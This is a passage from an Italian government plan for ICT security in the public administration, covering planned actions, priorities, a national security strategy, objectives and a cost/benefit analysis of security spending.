inerenti le misure di protezione. A tal fine dovrà essere costituito un organismo deputato a raccogliere le segnalazioni su problemi di sicurezza provenienti sia dalle amministrazioni, sia dai diver-

si settori del Paese (azione **r**). Tale organismo avrà il compito di produrre relazioni ufficiali circa le casistiche inerenti problemi di sicurezza ICT nel Paese ed opererà in stretta collaborazione con gli organi istituzionalmente preposti alla tutela ed al controllo della sicurezza interna.

## 2.3 ELENCO DEGLI INTERVENTI PER LA SICUREZZA ICT

### AZIONI GIÀ ATTUATE O IN CORSO

- a. Recepimento delle indicazioni fornite dalla citata Direttiva del P.C.M. del 16 gennaio 2002 – Sicurezza informatica e delle telecomunicazioni nelle pubbliche amministrazioni statali;
- b. riconoscimento legale dei processi amministrativi elettronici dotati di adeguate caratteristiche di sicurezza (firma digitale, protocollo informatico, posta elettronica certificata, accesso ai servizi tramite CIE – Carta di identità elettronica e CNS – Carta nazionale dei servizi, ecc.).
- c. istituzione dello schema nazionale per la valutazione e certificazione della sicurezza di sistemi e prodotti nel settore della tecnologia dell'informazione e costituzione dell'organismo nazionale di certificazione (OCSI);
- d. costituzione dell'unità di gestione degli attacchi informatici (GovCERT.it);
- e. predisposizione di percorsi formativi sulla sicurezza ICT rivolti al personale della PA (vedi il progetto di formazione attuato dall'ISCOM).

### ULTERIORI AZIONI PREVISTE DAL PIANO

#### Per le **amministrazioni**:

- f. estensione dei criteri di sicurezza e delle misure minime previste dal Codice in materia di protezione dei dati personali (Decreto legislativo 30 giugno 2003, n. 196) a tutti i trattamenti di dati;
- g. predisposizione delle applicazioni di e-government all'utilizzo delle carte CIE e CNS;
- h. adozione di un sistema di classificazione dei dati che distingua tra dati accessibili al pubblico, dati ad uso interno e dati riservati;
- i. adozione di idonee misure di protezione per i messaggi, scambiati via Internet, che trattano dati ad uso interno e riservato, con particolare riguardo alla posta elettronica;
- j. formazione di specifici gruppi o uffici per la prevenzione e la gestione dei problemi causati da incidenti o attacchi al sistema informatico (Computer Emergency Response Team dell'Amministrazione - CERT-AM),
- k. adesione al Sistema Pubblico di Connettività ed al modello organizzativo in esso definito per lo scambio di informazioni sulla sicurezza ICT (comprese le segnalazioni di allerta).

- l. adeguamento dell'organizzazione e delle procedure secondo lo schema descritto nel "Modello organizzativo nazionale di sicurezza ICT per la PA";
- m. assegnazione dei compiti previsti nel "Modello organizzativo nazionale di sicurezza ICT per la PA" con modalità dipendenti dalla struttura e dimensione dell'ente;
- n. designazione di una figura referente per i problemi di sicurezza;
- o. previsione di opportune clausole inerenti la sicurezza ICT nei contratti di natura informatica (limitatamente alle amministrazioni centrali, la presenza di tali clausole sarà elemento condizionante per i pareri di congruità tecnica ed economica emessi dal CNIPA).

Per il **Governo**:

- p. introduzione, nei percorsi educativi scolastici, di opportuni piani formativi inerenti l'uso dell'informatica ed i relativi aspetti di sicurezza;
- q. varo di campagne informative che mirino a sensibilizzare i cittadini in merito ai problemi di sicurezza ICT;
- r. istituzione di un centro nazionale di sicurezza ICT con i compiti di coordinamento delle politiche di sicurezza delle amministrazioni, raccordo delle iniziative dei diversi attori del settore pubblico e privato, raccolta delle segnalazioni sui problemi informatici e produzione di statistiche ed indicazioni sui profili e livelli di rischio dei problemi informatici.

## 2.4 PRIORITÀ E TEMPI

Il Piano Nazionale individua interventi che incidono sull'organizzazione e le abitudini del Paese; la sua piena attuazione richiede dunque tempi compatibili con i necessari cambiamenti di natura culturale. Appare tuttavia possibile che alcune azioni consentano di raggiungere in tempi brevi una quota significativa degli obiettivi individuati e pertanto debbano essere attuate prioritariamente.

Oltre a completare le azioni già in corso, si dovrà subito provvedere a creare una rete capillare ed efficiente per lo scambio delle informazioni sulla sicurezza ICT (azioni **a**, **j**, **n** ed **r**). Gli interventi che comportano cambiamenti di natura organizzativa dovranno essere attuati in tempi compatibili con le caratteristiche delle organizzazioni e concludersi in un periodo indicativo di circa tre anni. Comunque le amministrazioni dovranno attuare in tempi brevi le azioni che non comportano costi aggiuntivi e modifiche degli assetti organizzativi (ad esempio azione **i**). Inoltre, tutti i nuovi sviluppi o le manutenzioni di tipo evolutivo dovranno tenere in conto le indicazioni del Piano adeguando i contratti (azione **o**), predisponendo i servizi all'uso della CIE e CNS (azione **g**) ed avvalendosi delle funzionalità del Sistema Pubblico di Connettività (azione **k**).

Per quanto concerne le azioni di natura governativa, si ritiene fondamentale individuare le risorse finanziarie per l'incremento della sicurezza ICT nel settore pubblico, che si stiano pari al 2-3% della spesa ICT. Tali risorse potranno essere utilizzate per le campagne di sensibilizzazione, la qualificazione del personale, l'adeguamento del sistema scolastico e le attività di assistenza ed indirizzo verso le amministrazioni.

## 3. Strategia nazionale di sicurezza ICT

### 3.1 LINEE D'AZIONE

La strategia nazionale di sicurezza ICT prende atto delle esigenze di sicurezza della collettività ed individua il percorso per ottenere la migliore combinazione tra le esigenze di efficienza dei processi e di protezione dei medesimi.

Essa si articola in una serie di analisi, indicazioni e direttive che riguardano comparti diversi del sistema paese.

In particolare la strategia considera:

- **la PA in quanto responsabile di sistemi informatici.** Il comparto pubblico gestisce infatti una grande quantità di informazioni tramite sistemi informatici complessi: la strategia nazionale di sicurezza individua criteri e regole per proteggere opportunamente tali beni;
- **la PA in quanto erogatrice di servizi verso cittadini ed imprese.** Il sistema paese utilizza sempre di più i servizi informatici erogati dalla PA. Tali servizi devono essere sufficientemente affidabili e dunque devono presentare caratteristiche di qualità e di sicurezza commisurate all'importanza del servizio. La strategia nazionale di sicurezza delinea criteri e regole per garantire la sicurezza dei servizi e dare agli utenti visibilità e garanzia di tale sicurezza;
- **i principali attori del sistema paese.** Le politiche di sviluppo della società dell'informazione prevedono una sempre maggiore cooperazione tra settore pubblico e privato. In tale ottica la sicurezza diviene un obiettivo generale che coinvolge anche organismi quali istituti finanziari, imprese, mass media, associazioni di categoria, professionisti, ecc. La strategia nazionale di sicurezza individua i criteri di sicurezza che dovranno essere seguiti anche dagli attori che interagiscono con la PA e le regole per la cooperazione in materia di sicurezza informatica;
- **l'intera collettività.** La diffusione delle reti di comunicazione ha reso la sicurezza un problema generale – si potrebbe dire globale – che non può essere risolto senza la sensibilizzazione e la collaborazione dell'intera collettività. La strategia nazionale di sicurezza fornisce le linee guida per gli utenti dei sistemi informatici e pone le basi per l'adeguamento dei programmi formativi alle nuove esigenze.

Sotto l'aspetto operativo la strategia di sicurezza comprende:

- **regole minime**, consistenti in un insieme di adempimenti obbligatori che possono essere attuati con costi limitati ma innalzano significativamente il livello di sicurezza;
- **regole specifiche**, relative a particolari settori in cui, per la specificità e criticità delle attività svolte, è indispensabile seguire prescrizioni peculiari del settore;

- **criteri di sicurezza** che individuano uno o più metodi per definire e mettere in atto il sistema di sicurezza ottimale;
- **linee guida** che offrono una panoramica delle problematiche e delle possibili soluzioni con la finalità di sensibilizzare i soggetti ai quali sono indirizzati, di proporre soluzioni ed accrescere la cultura della sicurezza.

La strategia nazionale di sicurezza è dunque composta da un insieme organico di linee guida, direttive, regolamenti e leggi che mirano ad indirizzare il Paese verso un impiego proficuo e sicuro delle tecnologie ICT.

Il presente documento rappresenta un passo fondamentale nella definizione di tale strategia, e comunque si inquadra in un processo più ampio che comprende diverse iniziative succedutesi nel tempo.

Tra queste si ricordano:

- la Direttiva 16 gennaio 2002 del Presidente del Consiglio dei Ministri “Sicurezza Informatica e delle Telecomunicazioni nelle Pubbliche Amministrazioni Statali”;
- il Codice in materia di protezione dei dati personali (Decreto legislativo 30 giugno 2003, n. 196);
- le “Proposte concernenti le strategie in materia di sicurezza informatica e delle telecomunicazioni per la PA” del Comitato tecnico nazionale sulla sicurezza informatica e delle telecomunicazioni nelle PA.<sup>2</sup>
- il documento dal titolo “L'E-GOVERNMENT PER UN FEDERALISMO EFFICIENTE - UNA VISIONE CONDIVISA, UNA REALIZZAZIONE COOPERATIVA”<sup>3</sup>, redatto dal Comitato Tecnico della Commissione permanente per l'Innovazione e le Tecnologie costituito dai Presidenti delle regioni ed il Ministro per l'Innovazione e le tecnologie, del 1/4/2003;
- le linee guida dell'Osservatorio sulla sicurezza delle reti e delle comunicazioni.

La tabella seguente (Tabella 1) schematizza come le diverse iniziative si inquadrino nella strategia nazionale di sicurezza ICT.

	REGOLE MINIME	REGOLE SPECIFICHE	CRITERI DI SICUREZZA	LINEE GUIDA
PA come responsabile di sistemi	Direttiva 16 gennaio 2002, Piano Nazionale, DL 196/03	Regolamenti, delibere	Proposte Comitato, Piano Nazionale	Linee guida del CNIPA
PA come erogatrice di servizi	Piano Nazionale	Regole domini di cooperazione	Cooperazione applicativa	Linee guida del CNIPA
Principali attori del settore privato	DL 196/03	Regole di settore	Piano Nazionale	Linee guida dell'Osservatorio
Collettività	-	-	Sensibilizzazione e formazione	Piano Nazionale

Tabella 1 – Schema delle iniziative per la sicurezza ICT

<sup>2</sup> Il documento può essere trovato al seguente indirizzo : [http://www.innovazione.gov.it/ita/intervento/normativa/allegati/proposte\\_sicurezza\\_marzo04.pdf](http://www.innovazione.gov.it/ita/intervento/normativa/allegati/proposte_sicurezza_marzo04.pdf)

<sup>3</sup> Il documento può essere trovato al seguente indirizzo : [http://www.innovazione.gov.it/ita/intervento/normativa/allegati/visione\\_condivisa\\_030408.pdf](http://www.innovazione.gov.it/ita/intervento/normativa/allegati/visione_condivisa_030408.pdf)



Le regole minime di sicurezza sono stabilite dalla Direttiva 16 gennaio 2002 del Presidente del Consiglio dei Ministri e, nel caso di trattamenti di dati personali, dal Codice in materia di protezione dei dati personali. Il Piano Nazionale per la sicurezza delle tecnologie ICT nella PA stabilisce inoltre le regole minime di sicurezza relative all'erogazione da parte della PA dei servizi ICT e le modalità con cui dovrà essere data visibilità agli utenti delle garanzie in termini di sicurezza.

Le regole specifiche sono in genere stabilite dagli organismi responsabili dei relativi settori: nella PA centrale di norma è l'Amministrazione stessa che stabilisce le regole sulla base delle indicazioni del presente Piano Nazionale. Più in generale nel comparto pubblico le regole specifiche sono stabilite dagli organismi istituzionalmente competenti secondo l'ordinamento corrente (regioni, comuni, ecc.). Nel caso dei servizi di cooperazione applicativa, il modello di funzionamento convenuto prevede che vengano costituiti vari domini detti "domini di cooperazione". In questo caso ciascun dominio sarà responsabile di individuare le regole specifiche.

I criteri di sicurezza sono stabiliti dal presente Piano Nazionale anche in attuazione, in generale, delle proposte del Comitato Tecnico Nazionale sulla sicurezza informatica e delle telecomunicazioni nelle PA, formulate nel marzo 2004. Nel caso della cooperazione informatica tra amministrazioni i documenti relativi al Sistema Pubblico di Connettività e Cooperazione (SPC) illustrano i principi con cui dovrà essere garantita la sicurezza dei flussi informatici. Il Piano Nazionale definisce anche i criteri di sicurezza che dovranno seguire altri attori, non appartenenti al settore pubblico, che intendano interagire per via informatica con la PA. Nel considerare gli aspetti di sicurezza connessi al comportamento degli utenti si enfatizza l'importanza dell'azione di sensibilizzazione e della formazione. Ciascun soggetto segue infatti, nelle attività correnti, criteri di sicurezza "radicati" nella propria cultura. È indispensabile che in questa cultura della sicurezza entrino anche gli aspetti informatici. Si tratta di un processo lento che – lo si rileva per inciso - deve essere avviato fin dalle prime fasi dell'educazione scolastica.

Le linee guida fanno riferimento ai diversi documenti che gli organismi competenti hanno prodotto in tema di sicurezza ICT. Tra questi si ricordano: i documenti dell'AIPA (ora CNIPA) "Linee guida per la definizione di un Piano di sicurezza" e "La sicurezza dei servizi in rete", i documenti del CNIPA "Linee guida per le tecnologie biometriche" e "Linee guida per l'utilizzo della firma digitale", i documenti dell'Osservatorio sulla sicurezza delle reti e delle comunicazioni "Linee guida per la sicurezza delle comunicazioni" e "Sicurezza delle reti nelle infrastrutture critiche". Inoltre il Piano Nazionale contiene alcune indicazioni per la sicurezza degli utenti che possono essere considerate come linee guida per la sicurezza della collettività.

### 3.2 OBIETTIVI DEL PIANO NAZIONALE

Come affermato nella Direttiva della presidenza del consiglio dei ministri del 16 gennaio 2002 relativa alla sicurezza informatica e delle telecomunicazioni nelle PA statali:

"...Le informazioni gestite dai sistemi informativi pubblici costituiscono una risorsa di valore strategico per il governo del Paese.

Questo patrimonio deve essere efficacemente protetto e tutelato al fine di prevenire possibili alterazioni sul significato delle informazioni stesse. È noto infatti che esistono minacce di intrusione e possibilità di divulgazione non autorizzata di informazioni, nonché di interruzione e distruzione del servizio.”

Inoltre, per poter operare in un mondo digitale sempre più aperto, le PA devono offrire adeguate garanzie di sicurezza conformi anche alle aspettative ed esigenze dei cittadini e delle imprese allineandosi con i principi internazionali anche in termini di standard di riferimento.

### 3.2.1 TUTELA DEI VALORI SOCIALI

La penetrazione dell'informatica nella vita di tutti i giorni da un lato ha reso più efficienti i processi, ma dall'altro ha introdotto nuovi rischi sociali.

In particolare la diffusione di Internet ha contratto i tempi dei processi comunicativi ed ha annullato le distanze abbattendo le barriere nazionali, ma ha anche reso vane molte delle tutele giuridiche tradizionali, facendo nascere nuovi rischi sociali.

Le truffe informatiche hanno un volto nuovo e spesso si manifestano come attacchi provenienti da entità sconosciute e remote. Questi problemi inoltre hanno la caratteristica di mutare velocemente sfuggendo ai sistemi di difesa basati esclusivamente su soluzioni di tipo tecnico.

Il Piano Nazionale ha l'obiettivo di ridurre drasticamente questi rischi sociali proponendo un modello di sicurezza articolato e flessibile, che si fondi principalmente su soluzioni di tipo organizzativo.

### 3.2.2 INNOVAZIONE DEL PAESE

Esiste una relazione stretta tra le esigenze di sicurezza e gli obiettivi di innovazione del Paese.

Infatti è in fase di attuazione un Piano di modernizzazione del Paese che si basa sullo sviluppo della società dell'informazione<sup>4</sup>. Tale sviluppo comprende diverse iniziative rivolte sia all'incremento di efficienza della PA, sia al miglioramento dei rapporti tra cittadini ed istituzioni (tra queste iniziative si citano l'alfabetizzazione digitale, la diffusione della firma elettronica e delle carte per l'accesso ai servizi in rete, lo sviluppo della banda larga, la posta elettronica certificata, ecc.). Tutte queste iniziative presuppongono che gli utenti (cittadini ed imprese) abbiano una sufficiente fiducia nel mezzo informatico.

A tal proposito si osserva che diversi studi hanno evidenziato come la fiducia degli utenti condizioni fortemente l'uso dei servizi e determini addirittura l'economia del settore che si basa su tali servizi<sup>5</sup>.

Nel caso dei servizi di e-government la fiducia degli utenti è un elemento fondamentale che può favorirne o bloccarne lo sviluppo.

<sup>4</sup> Linee guida del Governo per lo sviluppo della Società dell'Informazione nella legislatura – Ministro per l'innovazione e le tecnologie

<sup>5</sup> Si cita a tal proposito il documento OCSE “Economics of trust in the information economy: issues of identity, privacy and security”

Come già detto la sicurezza è infatti uno degli elementi che concorrono a determinare la fiducia degli utenti nell'uso delle procedure e dei sistemi. Il legame tra l'effettiva sicurezza e la fiducia è complesso e mentre la prima varia gradualmente in funzione di diversi fattori, la seconda assume di regola solo due stadi (presente o non presente).

Una carenza di sicurezza tale da comportare la perdita di fiducia da parte degli utenti vanificherebbe i programmi di sviluppo della società dell'informazione e comporterebbe un danno indiretto ben superiore a quelli analizzati nei precedenti punti.

Si può affermare che, ai fini del mantenimento della fiducia degli utenti, è importante non solo la sicurezza dei servizi erogati, ma anche quella del mezzo utilizzato (il personal computer) e del mezzo in cui essi operano (Internet).

### 3.2.3 EFFICIENZA DEL SISTEMA PAESE

La strategia nazionale di sicurezza ICT è tesa ad individuare le azioni per incrementare la sicurezza del Paese secondo criteri che da un lato tutelino i valori sociali e le libertà individuali, dall'altro raggiungano il miglior equilibrio tra costi e benefici per la collettività.

A tale proposito occorre ricordare che, mentre in ambito privato l'approccio è di norma basato sul confronto fra i costi associati e il miglioramento della competitività, in ambito pubblico bisogna tenere conto anche di altri fattori di tipo sociale, difficilmente valutabili in termini solamente economici.

Tuttavia l'analisi macroeconomica che segue, mostra come l'incremento della sicurezza ICT si giustifichi anche per motivi di razionalizzazione della spesa pubblica.

È compito del Piano, dunque, delineare un percorso per il miglioramento della sicurezza nazionale che si giustifichi anche in termini di miglioramento dell'efficienza del Paese.

## 3.3 ANALISI COSTI/BENEFICI

L'analisi che segue intende fornire elementi per individuare costi e benefici della sicurezza informatica nel contesto nazionale e nel settore pubblico, con esclusione quindi del settore relativo alle cosiddette infrastrutture critiche.

### ***Costi per le misure di sicurezza***

I costi per la sicurezza nazionale possono essere ricondotti a:

- a) spese per strutture dedicate alla sicurezza informatica nazionale;
- b) costi per la messa in atto delle contromisure;
- c) costi per l'esercizio e la manutenzione delle contromisure;
- d) spese per compensare la riduzione di efficienza dei processi produttivi dovuta alla minore usabilità degli strumenti informatici;
- e) costi per la collettività dovuti alla minore usabilità dei servizi ICT.

Il più significativo tra questi costi è quello necessario per l'esercizio e la manutenzione delle contromisure.

L'analisi di mercato circa i costi della sicurezza ha evidenziato che in media il costo dovuto all'acquisto e manutenzione di hardware è pari a circa il 35% della spesa totale, quel-

lo dovuto al personale è pari a circa il 60%, il costo per il software è circa il 3% ed il costo per servizi esterni è pari a circa il 2%.

Il costo di personale è dunque quello che incide maggiormente e può essere a sua volta scomposto in:

- costo per il ricorso ad esperti di sicurezza;
- costo per maggiori prestazioni richieste al personale addetto ai servizi ICT.

Queste voci di costo possono essere ridotte con una efficace azione formativa. Generalmente si ritiene che in ogni caso l'attuazione di una opportuna strategia di sicurezza comporti un costo per il ricorso a competenze specialistiche pari a 1÷2 % della spesa ICT.

Si stima invece che il costo relativo all'attuazione delle contromisure sia ridotto per il fatto che, in base ai risultati di un'indagine del Comitato Tecnico per la Sicurezza Informatica nella PA, molte amministrazioni hanno già acquisito prodotti hardware e software per la sicurezza informatica, anche in ottemperanza alle norme cogenti relative alla tutela dei dati personali.

Nel complesso dunque si stima che la spesa aggiuntiva per la predisposizione e l'esercizio del sistema di sicurezza (voci b) e c)) sia quantificabile nel 2% della spesa ICT.

I costi relativi alle voci d) ed e) possono essere ritenuti trascurabili rispetto agli altri se si adottano soluzioni che consentono una buona usabilità dei servizi anche in presenza di misure di sicurezza rigorose.

I progetti relativi alla Carta di Identità Elettronica, la Carta Multiservizi del Dipendente ed alla Carta Nazionale dei Servizi operano appunto in tal senso e permettono di semplificare l'uso dei servizi informatici pur offrendo garanzie di sicurezza elevate.

Il costo di queste iniziative non viene considerato in questa analisi in quanto i progetti citati si giustificano in ogni caso per il loro valore sociale e per i numerosi benefici operativi che conseguono.

### ***Costi derivanti da problemi di sicurezza***

Tali costi possono essere così indicati in dettaglio:

- f) costi di personale dovuto al tempo necessario per il ripristino della normale operatività a seguito di problemi di sicurezza;
- g) spese per l'acquisto di beni persi o per il ripristino di beni danneggiati;
- h) danni economici imputabili direttamente o indirettamente a processi non corretti o al blocco totale o parziale dei sistemi;
- i) costi per la collettività derivanti dal degrado o dalla temporanea assenza dei servizi tradizionali e di e-government;
- j) mancato raggiungimento degli obiettivi di sviluppo della società dell'informazione per carenza di fiducia, da parte degli attori, nei servizi informatici.

Si osserva preliminarmente che, mentre le prime due voci rappresentano dei costi che gravano direttamente sul bilancio degli enti, le ultime tre riguardano l'intero sistema paese e comportano una minore efficienza della PA, ostacolando il raggiungimento dei suoi obiettivi istituzionali.

Si rimarca pertanto l'importanza di considerare la valutazione dei costi/benefici per la sicurezza in un'ottica nazionale, non limitando l'analisi ai soli aspetti interni alle amministrazioni (punti a) e b)).

Di seguito vengono pertanto esaminate le voci di costo elencate.

I costi di personale per il ripristino della normale operatività dipendono fortemente dal tipo di danno subito e quindi sono funzione del contesto in cui l'amministrazione opera e delle "tendenze" relative ad attacchi ed effrazioni (ad esempio buona parte di tale costo riguarda il tempo per recuperare l'operatività a seguito di infezione da virus, *worm*, ecc.). Si tratta in generale di una voce di costo significativa, soprattutto in assenza, totale o parziale, di misure di sicurezza preventive.

Assumendo che siano state adottate le misure minime previste dalla Direttiva 16 gennaio 2002 del Presidente del Consiglio dei Ministri ("Sicurezza Informatica e delle Telecomunicazioni nelle PA"), si può ritenere che il costo di personale per ripristinare l'operatività a seguito di problemi di sicurezza possa essere stimato pari al 3-5% del costo del personale addetto ai servizi ICT.

La spesa relativa all'acquisto o riparazione dei beni materiali e non materiali danneggiati, è anch'essa funzione del contesto e delle tendenze; nella pubblica amministrazione assume un valore non particolarmente elevato, seppure non trascurabile.

Nei Centri di Elaborazione Dati i danni relativi ai beni materiali sono dovuti principalmente ad eventi eccezionali. In questi casi comunque il danno economico per la perdita dei beni assume una rilevanza secondaria rispetto agli effetti negativi per il venir meno dei servizi istituzionali.

Sono da considerare anche le perdite economiche per la sottrazione di beni in aree non presidiate o non sufficientemente protette.

Il ripristino di software danneggiato normalmente non comporta un costo specifico, se non quello relativo alle attività di installazione e configurazione comprese nella voce precedente. Analogamente, il recupero di informazioni perse o alterate comporta attività di ripristino a partire dalle copie di salvataggio che ricadono nella voce f). Si osserva tuttavia che in assenza di procedure di salvataggio/ripristino il recupero delle informazioni può risultare impossibile o comportare costi elevatissimi.

In generale si può asserire che, in presenza di opportune procedure di salvataggio/ripristino dei dati, questa voce di costo, sebbene apprezzabile, possa essere trascurata rispetto alle altre. I danni imputabili a processi che, per difetto di sicurezza, si svolgono in modo anomalo sono difficilmente valutabili. Ciò deriva dal fatto che di norma emerge solo una parte di tali danni (quelli derivanti da attacchi di tipo attivo) mentre difficilmente ci si accorge di danni subiti per attacchi di tipo passivo (ad esempio lettura indebita di messaggi) o, perlomeno, si tende ad attribuirne la causa a motivi diversi dalla carenza di sicurezza informatica.

I danni potenziali dipendono dalla natura delle informazioni ed in generale sono maggiori nel caso di dati economici o finanziari. La PA tratta principalmente altre tipologie di dati, tuttavia i possibili danni per carenza di sicurezza non sono trascurabili. In particolare la lettura indebita di informazioni gestite o scambiate nel comparto pubblico può rendere possibili truffe, sabotaggi, ricatti, spionaggio industriale, furto d'identità, utilizzo di informazioni statistiche per scopi non etici, ecc.

Anche se la quantificazione economica di tali problemi non è facile, considerando la pervasività dello strumento informatico e l'usuale carenza di tutele (soprattutto l'assenza di

protezione dei messaggi trasmessi via posta elettronica) si può facilmente comprendere come gli effettivi danni possano raggiungere valori preoccupanti<sup>6</sup>, come indicato da statistiche apposite.

Le perdite economiche dovute al degrado o all'assenza dei servizi istituzionali costituiscono una parte sostanziale dei costi imputabili alla carenza di sicurezza informatica. Man mano che l'informatica entra nei processi amministrativi e surroga gli adempimenti tradizionali, i problemi informatici influenzano la qualità e la disponibilità dei servizi erogati dal comparto pubblico verso cittadini ed imprese. L'effetto non riguarda solo i servizi offerti in forma elettronica (cosiddetti servizi di e-government), ma anche quelli che gli utenti percepiscono come servizi tradizionali ma che oramai si basano su una infrastruttura completamente informatizzata.

Una valutazione grossolana del danno potenziale può essere condotta stimando il tempo statistico di disservizio per soggetto produttivo. Secondo tale criterio, un disservizio medio per il sistema produttivo pari a due ore al mese provoca una perdita annua pari a 8.500 milioni di euro<sup>7</sup>. Ovviamente questa stima è del tutto indicativa, poiché la perdita effettiva dipende fortemente dal settore in cui il disservizio si verifica, inoltre il dato non considera gli effetti dovuti alla minore competitività del sistema produttivo.

In ogni caso le perdite per la collettività derivanti da possibili disservizi del settore pubblico possono essere rilevanti e devono essere considerate con attenzione nell'individuazione della strategia di sicurezza.

Per quanto concerne l'ultima voce (punto j), risulta molto difficile fare una stima, ma si può comunque asserire che il mancato raggiungimento degli obiettivi di innovazione comporterebbe una perdita di competitività del Paese e avrebbe un costo sociale enorme.

### 3.4 CRITERI ATTUATIVI

Per raggiungere gli obiettivi precedentemente elencati, è necessario varare una serie di iniziative a livello governativo con lo scopo di sviluppare interventi nel campo della sicurezza ICT. Questi interventi devono tener conto dell'esigenza di una stretta collaborazione tra PA centrale e PA locale al fine di gestire in modo cooperativo e condiviso anche la sicurezza ICT e di evitare che le vulnerabilità di un anello della catena possano compromettere tutta l'infrastruttura.

Nel presente documento vengono delineate le strategie e le macro-iniziative, mentre sarà compito delle singole amministrazioni individuare, sulla base degli obiettivi prefissati, le tattiche e gli strumenti adeguati per il loro raggiungimento, nonché le risorse che si intendono investire allo scopo.

A tale proposito vale anche la pena di ricordare che, mentre in ambito privato l'approccio è di norma basato sul confronto fra i costi associati e il miglioramento della compe-

<sup>6</sup> Oltre alle motivazioni esposte che rendono difficile una stima dei danni, occorre considerare che tradizionalmente le vittime, in particolare quelle di truffe informatiche o di accessi abusivi, specie nel settore finanziario, tendono a nascondere questo tipo di problemi per motivi diversi (timore di pubblicità negativa per quanto riguarda l'immagine, timori in ordine al fatto che i concorrenti usino l'informazione a loro vantaggio, sottostima del problema, insufficiente cultura della sicurezza, ecc.)

<sup>7</sup> Per calcolare tale valore si è considerato il PIL relativo al 2003 (dato ISTAT) e lo si è rapportato al periodo di disservizio ipotizzato.



tività, in ambito pubblico bisogna tenere conto anche di altri fattori di tipo sociale, difficilmente valutabili in termini solamente economici.

Considerando l'obiettivo di tutela dei valori sociali, il Piano promuove azioni volte a gestire correttamente le informazioni di carattere pubblico ed a salvaguardare i diritti della personalità nel mondo virtuale.

Assistiamo infatti a diversi fenomeni di utilizzo malevolo delle informazioni di natura pubblica o dei dati personali, fenomeni spesso facilitati da una insufficiente attenzione nella gestione di queste informazioni. Tra i problemi più preoccupanti: la truffa informatica conosciuta come *phishing* e l'uso indebito di informazioni personali per compiere operazioni illecite a nome di soggetti ignari (fenomeno del furto d'identità).

Per contrastare questi problemi il Piano individua le iniziative seguenti.

Le PA dovranno adottare il sistema di regole e principi contenuti nel DLgs 196/2003 non solo nel caso, peraltro molto frequente, di trattamenti di dati personali, ma anche quando i trattamenti riguardano altre tipologie di dati pubblici.

In tale modo le garanzie relative ai dati personali vengono estese all'intero complesso di informazioni gestite dalle PA con l'obiettivo di assicurare la corretta gestione di tutte le informazioni di natura pubblica.

Si ritiene comunque che, per gestire correttamente le informazioni, sia necessario procedere alla classificazione delle medesime, in modo da poter differenziare i trattamenti in relazione alla natura dei dati. L'attuale sistema di classificazione delle informazioni adottato nel comparto pubblico risulta insufficiente per cogliere quest'obiettivo negli attuali sistemi interconnessi; il sistema di classificazione dovrà pertanto essere adeguato alle nuove esigenze.

La classificazione dei dati è un prerequisito per la loro corretta gestione nell'ambiente Internet. Occorrerà infatti evitare di esporre su siti web informazioni che non siano a carattere divulgabile. Si ritiene altresì fondamentale proteggere le informazioni che non sono di carattere pubblico, allorché scambiate via Internet tramite posta elettronica o altro strumento di cooperazione in rete.

Si promuove infine l'adozione di un sistema nazionale di gestione delle utenze informatiche tramite la diffusione delle carte per l'accesso ai servizi offerti in rete dalla PA (Carta d'Identità Elettronica e Carta Nazionale dei Servizi). Tali carte consentono infatti di realizzare un sistema istituzionale di gestione dell'identità in rete, evitando molti dei problemi dovuti alla diffusione incontrollata dei dati relativi all'identità.

Relativamente all'obiettivo di innovazione del Paese tramite la diffusione dei servizi informatici, si ritiene fondamentale il ruolo del settore pubblico in qualità di garante della sicurezza ICT.

In tale ottica si dovrà portare a compimento l'azione di regolamentazione dei nuovi strumenti elettronici, già avviata con iniziative quali la firma digitale, le carte per l'accesso ai servizi in rete, il protocollo informatico, la posta elettronica certificata, la conservazione dei documenti elettronici, ecc.

Si evidenzia a tal proposito l'importanza di seguire tali iniziative assicurandone la sicurezza e l'affidabilità con opportune azioni di controllo e vigilanza.

Per verificare e rendere note le caratteristiche di sicurezza di questi prodotti "cardine" per lo sviluppo dell'e-government, si ritiene fondamentale il ruolo dell'Organismo di Certificazione della Sicurezza Informatica (OCSI). Tale organismo avrà il compito di pro-

muovere le attività di certificazione, creando i presupposti per realizzare un sistema nazionale efficace e flessibile per la valutazione e certificazione di prodotti, sistemi e processi. Non meno importante è il ruolo delle singole amministrazioni come soggetti garanti della sicurezza dei servizi ICT.

Per svolgere efficacemente tale ruolo, le amministrazioni centrali dovranno dotarsi di opportuni uffici di sorveglianza e di allerta. Tali uffici potranno fare riferimento al Centro Nazionale di prevenzione ed assistenza appena istituito presso il CNIPA (GovCERT.it), con l'obiettivo di creare una rete efficiente per la prevenzione ed il contrasto degli incidenti informatici.

La partecipazione delle amministrazioni locali al governo della sicurezza nazionale si fonderà su principi di cooperazione e si attuerà con la partecipazione al Sistema Pubblico di Connettività.

Il Sistema Pubblico di Connettività (SPC) è stato istituito dal decreto Legislativo 28/2/2005 n° 42 <sup>8</sup> nel quale all'articolo 6 comma 1, lettera f) si stabilisce che tra le finalità attribuite al SPC ci sono:

- la salvaguardia della sicurezza dei dati;
- la riservatezza delle informazioni;
- la protezione dei dati personali.

Questo sistema, di natura federata, ha le caratteristiche di economicità e diffusione tipiche di Internet, ma offre garanzie di qualità e sicurezza proprie di una rete privata. Per questo motivo tale sistema è candidato a divenire il veicolo privilegiato di comunicazione non solo nel settore pubblico, ma anche per lo scambio di informazioni tra la PA ed i privati.

Pur essendo complesso e fisiologicamente pervasivo nell'organizzazione della PA sia locale che centrale, il SPC rappresenta solo un tassello di un indispensabile sistema di governo della sicurezza ICT nella PA.

La gestione della sicurezza deve essere quindi eseguita attraverso un opportuno processo che preveda lo sviluppo di politiche di sicurezza sia a livello di amministrazione (dove per amministrazione possiamo intendere anche l'intera PA) sia a livello di sistemi ICT.

Le istituzioni avranno anche il compito fondamentale di fare sì che tutta la collettività acquisisca sufficiente familiarità con gli strumenti informatici e la capacità di governarli curando anche gli aspetti di sicurezza. Questo approccio, che prende il nome di cultura della sicurezza, viene oramai ritenuto indispensabile per sviluppare la società dell'informazione attraverso la piena conoscenza degli aspetti positivi e problematici degli strumenti informatici.

Per diffondere la cultura della sicurezza si farà ricorso a programmi di formazione nel settore informatico che potranno avvalersi sia dei metodi di formazione tradizionali, sia delle moderne tecniche di formazione a distanza (*e-learning*, Web-Based Training).

Per fare in modo che gli strumenti informatici siano da tutti conosciuti e governati al pari degli strumenti produttivi tradizionali, con piena consapevolezza dei vantaggi e dei possibili problemi, occorrerà pianificare un'azione formativa capillare, integrata nei percorsi educativi scolastici, che comprenda anche gli aspetti di sicurezza informatica.

